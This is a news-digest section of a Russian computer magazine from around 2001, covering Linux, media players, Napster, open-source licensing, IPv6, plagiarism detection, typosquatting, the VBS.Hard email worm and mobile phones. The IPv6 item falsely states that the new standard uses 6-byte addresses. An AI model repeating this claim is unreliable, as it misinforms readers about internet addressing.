Пока корпорация Microsoft мечет громы и молнии в адрес Linux-сообщества, производители компьютеров начинают предустановливать эту «альтернативную» операционную систему на свои новые модели. Так, к примеру, компания Casio решила удовлетворить запросы и «среднего» пользователя Windows, и любителей Linux, установив на своей новой модели Fiva MPC-206E сразу две операционные системы: Windows Me и Linux. Правда, большинство приложений все же рассчитано на использование Windows, однако воспроизведение MP3 и работа с некоторыми другими видами файлов предпочтительнее осуществлять в Linux. Однако полностью работоспособную версию Linux компания все же устанавливать не решилась, ограничившись несколькими компонентами, позволяющими запускать минимум приложений.

Все это говорит о растущей популярности Linux. Теплые чувства к «пингвинчикам» продемонстрировала даже корпорация IBM, разукрасив тротуары Чикаго и Сан-Франциско их изображениями в ходе рекламной кампании. Правда, не обошлось без конфузов. Краска, которую посчитали легко смываемой, оказалась вполне водостойкой. Так что теперь IBM вынуждена «отлавливать» нарисованных пингвинов и оплачивать расходы по их ликвидации. Кроме того, за каждый рисунок на корпорацию наложен штраф.

На фоне растущей популярности Linux достаточно своеобразно выглядит информация о планах Microsoft изменения правил лицензирования для крупных корпоративных пользователей. По этой информации отныне пользователям придется перезаключать лицензионные соглашения по истечении срока их действия. Если эта информация подтвердится, то пользователи продуктов Microsoft из собственников превращаются в арендаторов программ. Эта информация, правда, вполне соответствует духу стратегии .NET, о которой уже не раз говорилось. Если Microsoft действительно будет предоставлять пользователям необходимые для работы сервисы через Интернет, с их повременной оплатой, то изменение условий лицензирования может быть «первой пробой», своеобразной обкаткой целесообразности такого подхода. Следует заметить, что официально компания Microsoft об изменении условий лицензирования пока не сообщала. ■■■




## Альтернативы Windows Media Player Чем лучше смотреть?

Компания Apple выпустила свой новый плейер QuickTime ([www.apple.com/quicktime](http://www.apple.com/quicktime)) — ответ Windows Media Player. Мощный мультимедиа-плеер позволяет воспроизводить не только MP3-файлы, но и Timecode-треки, файлы MIDI-стандартов, а также осуществляет потоковую трансляцию через Интернет. QuickTime «понимает» форматы графических файлов как для PC, так и для Mac, например JPEG, BMP, PNG, GIF, PICT, и имеетстроенную поддержку цифрового видео. Новая версия плеера имеет очень приятный и удобный интерфейс, что свойственно всем программам для Mac, который можно легко менять с помощью оригинальных «скринов».

Если же ваш компьютер относится к разряду «старичков», то вам поможет программа Global DiVX Player 1.8.5 — также достаточно удачная замена стандартному устройству Windows. В основном эта программа предназначена для воспроизведения DiVX-фильмов. Однако с ее помощью можно просматривать и файлы в форматах AVI, nAVI, MPEG, VCD, и других. Программа не требует мощного процессора для работы, не занимает место на панели управления и при желании сворачивается в System Tray. Выходят и новые видеоплееры для ОС Linux, например новая версия проигрывателя xmovie 1.7. Программа может воспроизводить файлы форматов MPEG-1, MPEG-2, AVI, DVD, Quicktime. Однако стоит упомянуть, что, по отзывам многих пользователей, эта программа — не самое удачное новшество и работает достаточно медленно.

Все описанные программы бесплатны, так что пользователь может сам сравнить и выбрать, что ему больше подходит. ■■■



## RealArcade Игры — дело серьезное

Компьютерные игры давно превратились в высокодоходное предприятие. Эту истину не забыла и компания RealNetworks, выпустившая свою разработку под названием RealArcade специально для геймеров. Эта программа позволяет находить игры в Интернете, скачивать их и устанавливать на компьютер. Кроме того, эта новинка ведет реестр всех установленных игр, что существенно облегчит жизнь погруженному в истребление монстров или построение империи игроку.

Итак, вслед за любителями музыки получают все более широкие возможности для поиска и любители игр. ■■■

## Любителям авиации

### Не взлетим, так поюзаем


Наверняка среди наших читателей есть любители военной истории, даже более конкретно — истории военной авиации, да и многим другим этот продукт может пригодиться, например для подготовки реферата или оформления какого-нибудь проекта. Компакт-диск «Военная авиация», созданный компанией «Медиа-сервис 2000», представляет собой иллюстрированный авиационный справочник по военной авиации и содержит информацию более чем о 500 образцах военных самолетов и вертолетов всех стран мира, начиная с периода первой мировой войны и заканчивая самыми последними перспективными разработками, которые еще только планируются к принятию на вооружение, такими как американский истребитель вертикального взлета и посадки X-32 и отечественного истребителя с крылом обратной стреловидности ОКБ им. Сухого С-37. Справочник имеет более 4000 иллюстраций самолетов и вертолетов, более 50 чертежей, предназначенных для распечатки (300 dpi), а также коллекцию высококачественных полноэкранных (1024x768) фотографий по авиационной тематике.

## Intel Processor Frequency ID Utility 3.5

### Проверьте свой процессор

То, что некоторые недобросовестные продавцы «разгоняют» процессоры, — не новость. Естественно, такое положение дел не может устраивать производителей процессоров. Заботясь о своем добром имени, компания Intel выпускает обновление своей программы Intel Processor Frequency ID. С помощью этой утилиты пользователь может точно определить, какой тип процессора установлен в его машине, а для некоторых типов процессора и проверить на какой частоте он на самом деле работает, и соответствует ли эта частота рекомендованной производителем.

В новой версии добавлена идентификация новых процессоров Intel Pentium 4, Pentium III, Mobile Pentium III с технологией SpeedStep. Определить, не «разогнали» ли ваш процессор, можно начиная с Pentium III. Программа выпускается в двух версиях — Windows и bootable. Bootable-версия не зависит от операционной системы и может загружаться, например, с дискеты. Так что, вы можете проверить, не всучили ли вам как говорил классик «гораздо лучший меч».



## mIRC и ПО компании SurfControl

### Общайтесь, но только в свободное время

Вышла новая версия mIRC (mIRC 5.9) одноименной фирмы ([www.mirc.co.uk](http://www.mirc.co.uk)), программы для общения в IRC (Internet Relay Chat) — многопользовательской системе, в которой участники общаются на специальных каналах. С ее помощью вы можете подключаться к каналам, которые вас интересуют, и производить их фильтрацию. Программа поддерживает протоколы DCC и CTCP, с ее помощью можно получать и отправлять файлы, выделять цветом фрагменты сообщений. Изменения в новой версии касаются в основном функции получения и отправки файлов, кроме того, добавлена защита от flood-атак, улучшена адресная книга. Стоит новая версия программы \$20. mIRC понимает три языка: английский, немецкий и русский.

А в противовес желанию пользователей пообщаться или побродить по сайтам (особенно в рабочее время) компания SurfControl объявила о получении патента на ПО для блокировки доступа к сайтам. Компания заявляет об уникальности своей разработки и приводит в доказательство эффективности подобных технологий данные о значительном росте прибыли по сравнению с 1999 годом.

## Netscape

### Загнанных лошадей пристреливают?

Видимо, все хуже чувствует себя Netscape. Так, например, компания Red Hat объявила о том, что собирается исключить этот броузер из своего дистрибутива. Связано это, по-видимому, не только с «неповоротливостью» Netscape, но и с активизацией разработок броузера Mozilla, который и сейчас входит в состав Red Hat. Кроме того, сильно ухудшило позиции Netscape и то, что появляются удачные версии Opera и Konqueror для Linux. И если Opera, как и Netscape, является чисто коммерческим продуктом с закрытыми кодами, то Konqueror разрабатывался непосредственно для Linux. Как коммерческая разработка Opera, безусловно, выигрывает у Netscape и по компактности, и по устойчивости работы, а Konqueror больше отвечает идеологии Linux-сообщества. Да и разработчики Mozilla обещают, что версия 1.0 должна выйти осенью этого года.



## Новая технология Napster и Easy CD-DA Extractor К вопросу об авторских правах

После неоднократных судебных разбирательств компания Napster ([www.napster.com](http://www.napster.com)) объявила о введении новой технологии идентификации музыкальных файлов на своем сайте. В марте этого года компания уже закрыла доступ к бесплатному скачиванию файлов, защищенных авторскими правами, однако идентификация производилась по названию файлов, чем не преминули воспользоваться многие любители музыки, слегка видоизменяя их название. Поэтому в апреле Napster закупила разработку компании Relatable, позволяющую распознавать файл, и при необходимости блокировать доступ к нему, не только по названию, но и по звуковому ряду. Интересно, что распознавание происходит, по словам разработчиков, независимо не только от названия файла, но и от его формата. На фоне этой информации и дискуссии о соблюдении авторских прав вообще объявление о выходе обновления программы Easy CD-DA Extractor фирмы Poikosoft выглядит как своеобразный «наш ответ Чемберлену». Если говорить о технической стороне программы, то это действительно отличный инструмент для работы с аудиофайлами. Например, она позволяет копировать треки не только с аудио-CD, но и с DVD-дисков. Популярности ей добавляет и то, что программа корректно работает в любой из современных Windows-систем (95/98/NT/2000) и поддерживает SCSI-2, SCSI-3 и ATA/PI интерфейсы. В общем, это очень удачный граббер компакт-дисков. Разработчики не пожалели своих сил, и в результате Easy CD-DA Extractor умеет сохранять полученные «награбленные» файлы в сжатом формате, имеет MP3-кодер и декодер, поддержку VQF-формата, работает с базой Cddb. В новой версии также добавлена возможность кодирования и декодирования в OGG-формате, улучшена поддержка Windows NT/2000, а также добавлено несколько других приятных для пользователя мелочей.

Все это, конечно, хорошо, однако возникает вопрос, насколько применение этой программы стоимостью, между прочим, всего в \$29,95 улучшит положение с соблюдением авторских прав? При уровне быстродействия современных компьютеров и высоком качестве подобного программного обеспечения фактически любой пользователь может получить в свое распоряжение вполне профессиональную студию звукозаписи. Так что попытки Napster запретить распространение музыкальных файлов выглядят как затыкание дыр в плотине горошиной. ■■■

## Caldera Systems и Nokia Открытые коды — дискуссия продолжается

Неожиданную поддержку получила корпорация Microsoft «из стана врага», то есть Linux-сообщества. Как оказалось, условия Универсальной общественной лицензии GNU не устраивают не только команду Билла Гейтса. Так, исполнительный директор компании Caldera Systems Рэнсом Лав заявил, что с некоторыми утверждениями Microsoft нельзя не согласиться. Если учесть, что большинство программного обеспечения, разрабатываемого сообществом открытых исходников, да и сам Linux распространяются именно на условиях GNU, то заявление это выглядит несколько странно.

По словам Рэнсома Лава, условия Универсальной открытой лицензии не подходят для коммерческого использования, чем и воспользовались противники идеологии открытых кодов.


В связи с этим Caldera Systems рассматривает вероятность перехода на лицензию BSD, которая дает возможность создания коммерческих продуктов с закрытыми исходными кодами.

Одним же из основных условий лицензии GNU является предоставление пользователям исходных кодов программ и право вести собственные разработки на их основе.

Тем не менее ведением разработок с использованием открытых исходных кодов пользуются многие фирмы. Так, недавно компания Nokia объявила о создании совместно с фирмой CollabNet службы OST Developer Network. Основной задачей новой службы должно стать привлечение разработчиков для создания разнообразных игровых устройств для семейного применения. Вестись эти работы будут с использованием открытых кодов. OST Developer Network должна будет предоставить в распоряжение специалистов коды, примеры программ и всю необходимую документацию.


Еще одним интересным моментом является тот факт, что основой для многих разработок должны будут стать технологии и методы Mozilla, Linux и Xfree86.

Все эти сообщения говорят о том, что ведение разработок по методу «открытый исходный код» становится коммерчески выгодным, позволяя привлекать широкий круг разработчиков. ■■■



## Архив документов и постановлений Все о финансах

Электронное издательство «Равновесие-Медиа» и Агентство по разработке бизнес-технологий (АРБТ) подготовили шестой выпуск компакт-диска «Финансовая газета — CD». Диск содержит все публикации «Финансовой газеты» и «Финансовой газеты. Региональный выпуск» за период с 1994 по 2000 год и включает в себя в общей сложности свыше 16 тысяч статей: законы, постановления правительства, нормативные документы МНС, ГТК, Минфина, Центробанка, а также комментарии специалистов, советы по ведению бухгалтерского учета и многое другое. Стоит такой диск 400 рублей. ■■■

**SIM-броузер****MTC не остановился на WAP**

Внушительный спектр услуг, как то получение информации о лицевом счете, прогнозы погоды, свежие новости, мобильный банкинг, «желтые страницы» и доступ к различным базам данных, становиться доступным при использовании SIM-броузера. Доступ к ресурсам Интернета через SIM-броузер отличается от подобной услуги на основе WAP-протокола тем, что SIM-броузер значительно оптимизирует сеанс работы. Используя SIM-броузер, абонент MTC может сохранить на своей SIM-карте специальные ссылки, которые позволяют получить доступ к нужным данным напрямую через меню телефона, а не через систему каталогов WAP-сайта. При таком подходе к ориентированию в Интернете не придется платить за эфирное время в процессе чтения или набора текста электронного письма. Сейчас компания MTC работает над созданием ряда услуг, которые будут доступны абонентам при использовании SIM-браузера. ■■■

**DSL-технологии****«Точка Ру» использует оборудование Lucent**

Lucent подписала контракт на поставку DSL-оборудования с МГТС для завершения последнего этапа проекта «Точка Ру». Согласно условиям соглашения, Lucent будет установлено 80 DSL-концентраторов на московских АТС. В итоге в «Точке» будет задействовано порядка 200 телефонных станций. Дальнейшее развитие своей сети широкополосной передачи данных скорее всего будет происходить на основе оборудования Cisco Systems. ■■■

**Web-ресурс****Пять килобайт на порносайт**

Более тысячи работ было выставлено на конкурсе сайтов, размер которых вместе со всеми скриптами и изображениями не должен превышать 5 Кбайт. По итогам конкурса лучшей была признана работа Стюарта Баттер菲尔да — PixxxelChix. Его сайт стал самым маленьким порносайтом в Интернете. Умещаясь в 5120 байт, ресурс обладает всеми присущими ресурсу подобного рода атрибутами! ■■■

**IP-адресация****6-байтовая запись вместо 4-байтовой**


Cisco Systems начинает выпуск программного обеспечения, поддерживающего новый стандарт IP-адресации, основанный на 6-байтовой записи адреса. В течение трех последних лет компания занималась разработкой новых стандартов присвоения IP-адресов для устройств, подключенных к Интернету. Ожидается, что Internet Protocol version 6 будет широко применяться в ближайшие несколько лет. Предвестником разработки нового стандарта стало неуклонно сокращающееся число 4-байтовых IP-адресов. Очевидно, что при переходе на 6-байтовую форму записи число свободных IP-адресов существенно увеличится. Скорее всего, освоение нового стандарта начнется уже в следующем году. Компания Cisco выпускает операционную систему Internetworking Operating System, поддерживающую новый стандарт. Помимо деятельности по разработке, Cisco организует учебные курсы и консалтинговую поддержку для клиентов, желающих использовать новый стандарт. ■■■

**Messengers****Онлайновые сервисы MSN используют более 100 млн человек**

Когда-то Hotmail была одной из первых почтовых систем, предоставляющих доступ к электронной почте через web-интерфейс. На сегодняшний день самые популярные из MSN-ресурсов — почтовая служба Hotmail и MSN Messenger. Недавно MSN сообщила, что количество пользователей их онлайновых сервисов превысило 100 млн человек. Таким образом, во многих странах, таких как Австрия, Великобритания, Франция и Япония, MSN Messenger по числу пользователей уже обошел интернет-пейджеры ICQ и AIM. Microsoft настроена в скором времени покорить рынок IM в США. ■■■

**On-line test****Выберите Бога и нажмите OK**

Интересный способ выбора конфессии предлагает сайт <http://www.beliefnet.com>. С помощью элементарной анкеты, состоящей из 20 вопросов, пользователь проходит тестирование и получает рекомендацию, во что или в кого ему предпочтительнее верить. Выбор достаточно широк: на сайте представлено 27 мировых религий, среди которых есть и близкие игровому миру либеральные квакеры. Несмотря на несовершенство результатов тестирования, ресурс пользуется большой популярностью: в первые дни его существования анкету заполнили более 15 тысяч человек. ■■■



Napster

## А Напстеру все хуже...

Окончательно погрязшая в лицензионном законодательстве компания Napster решила в поисках защиты обратиться к Microsoft. Юристы последней уже доказали, что даже американское монопольное право допускает неоднозначные трактовки. Впрочем, прославившиеся «пираты» не будут больше защищаться в суде. Ограничения, наложенные музыкальной индустрией, не позволяют популярному сервису правильно функционировать, и теперь задача Napster сводится к поиску безопасного и абсолютно легального средства для распространения музыки через Интернет. Интересно, что Microsoft — далеко не первый производитель ПО, который должен был бы обеспечить Napster надежную юридическую поддержку. Компания уже использовала технологии от Gracenote и Relatable для того, чтобы удалить материалы, на которые были заявлены авторские права, однако эти фильтры, по мнению правообладателей, оказались неэффективными.

Надежда, возлагаемая Napster на Microsoft, распространяется не только на лицензирование фильтрационного ПО. Отчаявшееся руководство компании предложило софтверному гиганту купить всю службу, но в Microsoft от предложения деликатно отказались. Впрочем, говорить о том, что Napster в результате судебных преследований стал менее привлекателен, еще рано. Решение о переговорах было принято не случайно, ведь подписные сервисы по распространению музыки в Сети есть у Yahoo, America Online и RealNetworks. Не исключено, что Microsoft все же купит Napster, и тогда изначально «пиратская» система обмена файлами превратится в коммерческую. Еще одной идеей бесплатного контента в Интернете станет меньше. ■■■

## <http://www.turnitin.com/> Плагиат не пройдет!

Информационный век предлагает легкие пути в написании курсовых и дипломов. Нерадивые студенты не утружддают себя чтением книг или даже переработкой контрольных, сделанных друзьями, а заходят на несколько сайтов и сдают преподавателям компиляцию, а иногда и полные копии материалов. Например, сайт <http://www.schoolsucks.com> предлагает решенные на «отлично» контрольные работы и доклады на более чем 25 тысяч тем. Страница контрольной стоит 8 долларов, страница доклада — 35. Наряду с чисто сетевыми ресурсами у студентов есть возможность приобрести специальные руководства, где находятся ответы на все тесты. Контрабандные продукты производятся по видом тетрадей и распространяются студентами, уже прошедшиими экзамены. Столкнувшись со случаями массового плагиата американские учебные заведения решили дать серьезный отпор любителям схемы «копировать-вставить». После того, как в Университете штата Вирджиния 122 студента были заподозрены в использовании «материалов Интернета» при подготовке заданий, профессор Луис Блумфельд для поиска жуликов написал специальную программу обнаружения одинаковых фраз, состоящих из последовательности в шесть и более слов. «Новые технологии — палка о двух концах, — считает Блумфельд. — Конечно, сейчас легче заниматься плагиатом, но и легче отслеживать любые попытки содрать отчет или контрольную». Примеру находчивого профессора последовали другие учебные заведения США. Программа Алекса Эйкена из Университета Калифорнии Беркли, например, берет полный контроль над операционной системой, когда студент проходит тестирование. Во время выполнения работы блокируется доступ к Интернету и локальной сети, так что дополнительную информацию получить просто неоткуда.

Большой популярностью среди преподавательского состава пользуется также ресурс <http://www.turnitin.com>. Сайт позволяет внести в работу студента уникальную цифровую подпись, а затем поискать в Интернете или базе данных похожие тексты. Сайт автоматически выделяет похожие фразы и вставляет гиперссылки на использованные в работе ресурсы. Некоторые преподаватели, впрочем, не считают, что с подопечными нужно вести кибервойны. Профессор из Университета Рутгерса Дональд Маккейб провел опрос, в результате которого выяснилось, что большинство студентов не придают значения решениям, размещенным в Сети. А его коллега с факультета этики более либерален: «Надо повысить сознательность студентов — и они все сделают сами». ■■■

## Киберсквоттерство Борьба Джона Цуккарини за посещаемость

По некоторым оценкам, Джон Цуккарини заработал на чужих именах до миллиона долларов. На его счету тысячи сайтов, имеющих имена, созвучные именам знаменитостей, например [rikymartin.com](http://rikymartin.com) или [britineyspears.com](http://britineyspears.com). При попадании на такой сайт у пользователя автоматически открывается восемь дополнительных окон браузера, причем при закрытии одних из них загружаются другие. Недавно Джон проиграл дело американскому актеру Кевину Спейси: международный арбитражный форум признал Цуккарини киберсквоттером и постановил, что адрес [kevinspacey.com](http://kevinspacey.com) должен быть возвращен актеру. Спорный адрес по сути не имел с актером ничего общего, даже его фамилия по-английски пишется как Spacey. Юристы, представляющие актера, утверждали, что Цуккарини рассчитывал на случайные опечатки пользователей, которые ищут сайт актера. Эта разновидность киберсквоттерства называется «тайпосквоттинг», и в последние времена она приобрела достаточно большую популярность. ■■■

**iMule****P2P для профессионалов и любителей**

Теперь любой желающий может попробовать себя в разработке peer-to-peer приложений, подобных Napster или Gnutella, причем, используя XML-язык, написать новую программу теперь не сложнее чем сделать HTML-страничку. Эту возможность подарила всем желающим американская компания iMule.com. Впрочем, несмотря на американское происхождение компании, идеи, лежащие в основе ее продуктов, были разработаны в России, в МГУ. На сайте компании <http://www.imule.com> можно скачать де-

монстрационную версию программы iMule Communicator. Данная программа предназначена для демонстрации возможностей основного продукта компании — iMule Platform.

Система состоит из микроядра и около сотни небольших модулей, которые посредством описания на XML могут быть скомпонованы в обычную программу, апплет или встроены в электронное письмо. Можно взять модуль видео, модуль отправки мгновенных сообщений и модуль обмена файлами с распределенным поиском и получить

систему видеочатов с параллельной возможностью обмена файлами любого типа. Недавно компания iMule.com объявила о своей поддержке peer-to-peer платформы Jxta производства Sun Microsystems и продемонстрировала работающую версию своего продукта iMule Communicator, совместимого с новым протоколом. ■■■

**HTTP****Награда нашла героя**

Создатель протокола передачи гипертекста (HTTP) Тим Бернерс-Ли наконец-то получил высшую награду за разработку «революционного протокола для соединения по Интернету и универсального доступа к информации, размещенной в Мировой сети». Королевское научное общество Великобритании разрешило признанному отцу-основателю Интернета вступить в свои ряды. Научный институт, объединяющий ученых и исследователей международного масштаба уже 360 лет, отличается небывалой консервативностью, и только смена директора позволила изобретателю получить долгожданное признание. Спустя почти двадцать лет величайшие умы заметили, что Сеть добралась до настоящего открытия. ■■■

**Референдум on-line****Виртуальные выборы реального правительства**

По оценкам специалистов компании Forrester Research, общественность Британии практически готова к взаимодействию с государством посредством Интернета. Выход в Сеть в настоящее время имеют 40% британцев, а каждый пятый согласен отдать свой голос на выборах государственного масштаба через on-line выборы, ведь 25% граждан, не принявших участия в последних голосованиях, не сделали этого из-за неудобства избирательных участков или нехватки времени. ■■■

**Microsoft****WebTV станет MSNTV**

Недавно весь управляющий состав WebTV был переведен в подчинение MSN, и образовавшееся в результате подразделение носит название MSNTV. Кроме того, некоторые руководители Microsoft уже называют телевизионное направление деятельности компании именно MSNTV. Скорее всего, корни такой политики компании кроются в негативном отношении общественности к службе WebTV, которая, будучи представленной в 1996 году, так и не получила широкого распространения. Сейчас Microsoft уделяет максимум внимания проекту UnilimateTV — цифровому телевидению с возможностями доступа к Интернету и записи программ в цифровом формате. ■■■

**VBS.Hard****Создатели почтовых вирусов не ищут новых подходов**

Появление нового почтового вируса VBS.Hard было зафиксировано Лабораторией Касперского. Как и большинство подобных вирусов, он рассыпает себя с зараженного компьютера по адресам, хранящимся в адресной книге Outlook. В результате зараженный компьютер рассыпает столько зараженных писем, сколько адресов имеется в его адресной книге. Червь написан на скриптовом языке Visual Basic Script (VBS) и запускается только в операционных системах с установленным Windows Scripting Host (WSH — в Windows 98/2000 он установлен по умолчанию). Письмо имеет заголовок: «FW: Symantec Anti-Virus Warning». ■■■

Эта страница умышленно пустая

## GPRS в России «Разогнанные» сотовые телефоны

Компания Motorola завершила сертификацию комплексных решений для построения сетей GSM/GPRS. Кроме оборудования для построения сетей GSM/GPRS, прошли сертификацию и первые терминалы GSM/GPRS от Motorola. Первая сеть создана компанией в сотрудничестве с ОАО «МТС». Самым главным преимуществом нового стандарта является гораздо более высокая скорость передачи данных: в обычной сети она составляет всего 9600 бит/с, в то время как новый стандарт позволит пересылать данные со скоростью 34 Кбит/с. После запуска первой сети GSM/GPRS абоненты получат возможность без дозвона до провайдера или специального сервера получить постоянный беспроводной доступ к ресурсам Интернета. Ждать осталось недолго.

## VDSL — новая технология Будущий конкурент кабельного телеvidения

Qwest Communications International Inc. после успешных испытаний новой технологии VDSL (высокоскоростная передача данных по выделенным цифровым линиям) начала предлагать новую услугу — телевидение по обычным телефонным линиям. Уже часть Денвера может воспользоваться услугой, но в планах компании создание сети в десяти крупных городах США уже к концу года. Менее чем за \$40 абонент может получать более 180 телеканалов. К одной линии можно будет подключить несколько телевизоров и видеомагнитофон. Широко распространенная технология передачи данных в настоящее время предполагает наличие кабельных сетей, так что новая технология может создать серьезную конкуренцию традиционной.

## LG Не только холодильники и микроволновки...

Сегодня корпорация LG Electronics Inc., помимо выпуска бытовой техники, является производителем широкого спектра периферийных и комплектующих устройств для ПК и мобильной связи. Поскольку развитие современной IT-индустрии, как известно, во многом определяется слиянием телекоммуникационных и информационных технологий, в сентябре 2000 года произошло объединение компаний LG Electronics и LG Information & Communication. В результате стало возможным создание беспроводных 900 МГц телефонов и аппаратов поколения DECT от LG, внедрение цифровых АТС, успешная работа компании на рынке CDMA, а также производство передающего оборудования мобильной телефонии.

Используя предыдущий опыт работы со стандартом CDMA, компания выходит на рынок стандарта GSM с моделью LG-200. Что же мы имеем? Телефон имеет современный дизайн и исполняется в нескольких цветах. Вес телефона всего 80 граммов. Внушает оптимизм количество функций, хотя и стандартных. Но время работы без подзарядки явно не рекордное. В общем, будем ждать, когда телефон попадет в наши руки, тогда все и прояснится, а пока смотрите сухие технические характеристики.



## Кризис Интернета Проблемы интернет-компаний продолжаются

Несмотря на то, что страсти после резкого падения NASDAQ и экстренных увольнений сорудников dot-com в США улеглись, отток денег из интернет-компаний продолжается даже большими темпами, чем сразу после обвала. В апреле из более чем трех сотен американских компаний было уволено в общей сложности около 17 тысяч человек. Своеобразный рекорд января составлял всего 12 тысяч человек, так что говорить о стабилизации положения на рынке «новой экономики» не приходится. Всего же с начала обвала уволено более 50 тысяч сотрудников. Особенно интенсивно прощаются со своими сотрудниками гибридные компании, которые совмещают традиционную экономику с интернет-технологиями. Но самым печальным фактом является то, что такие компании после первой неудачи еще долго не будут пытаться повторить свой опыт, так как после вложения огромных инвестиций в свои проекты столкнулись с проблемой их возврата. В российском Интернете ситуация более стабильная, но только за счет консервативности большинства компаний. С одной стороны, это позволило избежать крупных потерь, с другой — развитие Рунета и так не было достаточно активным, теперь же дошло до того, что сотрудники, которые не успели уйти из интернет-компаний до середины марта, сталкиваются со сложностями при поиске новой работы. Волна увольнений затронула даже такие компании, как Рамблер (уволены менеджеры по рекламе), Мемонет (пока уволенных нет, но закрывается большое число проектов и идут серьезные «перетряски»), Port.ru, PROMO.RU. Большинство увольняемых — менеджеры среднего уровня. Более-менее спокойными за свою судьбу могут оставаться только программисты (самое крупное увольнение — 5 человек из ПОРТ.RU) и дизайнеры, которые работают в крупных компаниях. Особые трудности испытывают дизайнерские студии и рекламные агентства.

### Характеристики мобильного телефона LG-200

Рабочая частота	GSM 900/1800
Вес	80 г
Стандартная батарея	Li-ion 600 mAh
Размер	106x44,7x19,7
Работа батареи в режиме разговора	3 часа
Работа батареи в режиме ожидания	120 часов
Размер ж/к дисплея	128x64
Тип ж/к дисплея	Monochrome
Виброзвывоз	Есть
Голосовой набор	Опция
Кол-во мелодий	32
Записная книжка	40 номеров
Последние звонки набранные/полученные	10/10 номеров
Калькулятор	Есть
Календарь	Есть
Будильник	Есть
Часы	Есть
Игры	7 игр
Прием SMS	Есть
Data & Fax	Опция
Переадресация вызова	Есть
Удержание вызова	Есть
Ожидание вызова	Есть
Конференц-связь	Есть
GPRS	Нет
WAP	Нет
Диктофон	Нет
Органайзер	Нет
CPHS	Нет
Графические сообщения	Нет
Сменный корпус	Нет
Встроенная антенна	Нет

AOL разрабатывает собственный браузер

## Война броузеров II

Возможно повторение жестокого противостояния Internet Explorer и Netscape, но теперь уже между Microsoft и America Online. В свое время AOL практически поставила точку в «войне броузеров», поддержав Internet Explorer. Теперь же ситуация меняется — самый крупный провайдер самостоятельно разрабатывает собственный браузер. Рабочее название — Komodo. Будущий браузер будет портирован на все популярные платформы и операционные системы, что, естественно, может очень сильно «подвинуть» позиции IE, который портируется только для PC и MAC платформ. America Online после окончания контракта прекратила всяческие отношения с Microsoft, а новый браузер появится уже к концу года. ■■■

### Статистика самых посещаемых ресурсов Рунета Наши пристрастия

Аналитическим отделом SpyLog, одной из самых популярных статистических систем, была осуществлена тематическая классификация 1000 крупнейших ресурсов Рунета. Так как, по данным SpyLog, примерно 80% всех сессий в Рунете приходится как раз на эту тысячу, то вполне можно говорить о близком приближении результатов к реальности. Причем учитывалось не только количество хитов, но и частота обращения к ресурсам.

В результате получилась таблица:

Профиль ресурса	
Коммуникационные сервисы	17,9%
Каталоги, рейтинги, поисковики	15,8%
СМИ	13,6%
Бесплатные архивы и библиотеки	6,2%
Развлекательные порталы	6,0%
Компьютеры	5,0%
E-commerce	3,8%
Сайты знакомств	3,0%
Эротика	3,0%
Сборники анекдотов	2,7%
Провайдеры	2,6%
Игры и хакеры	2,3%
Дом, семья, здоровье, красота	2,3%
Общение	2,1%
Работа	2,0%
Культура и афиши	1,7%
Справки	1,5%
Сборники рефератов	1,5%
Авто-мoto	1,3%
Спорт	1,2%
Региональные порталы	1,1%
Деловая информация	1,0%
Заработка в Сети	0,7%
Туризм	0,5%
Прочее	2,2%

В то же время по результатам исследований группы monitoring.ru только 11% жителей России имеют домашний компьютер, а модем имеет ся только у 3%. ■■■

Реклама в Сети

## Смерть баннеров через популярность

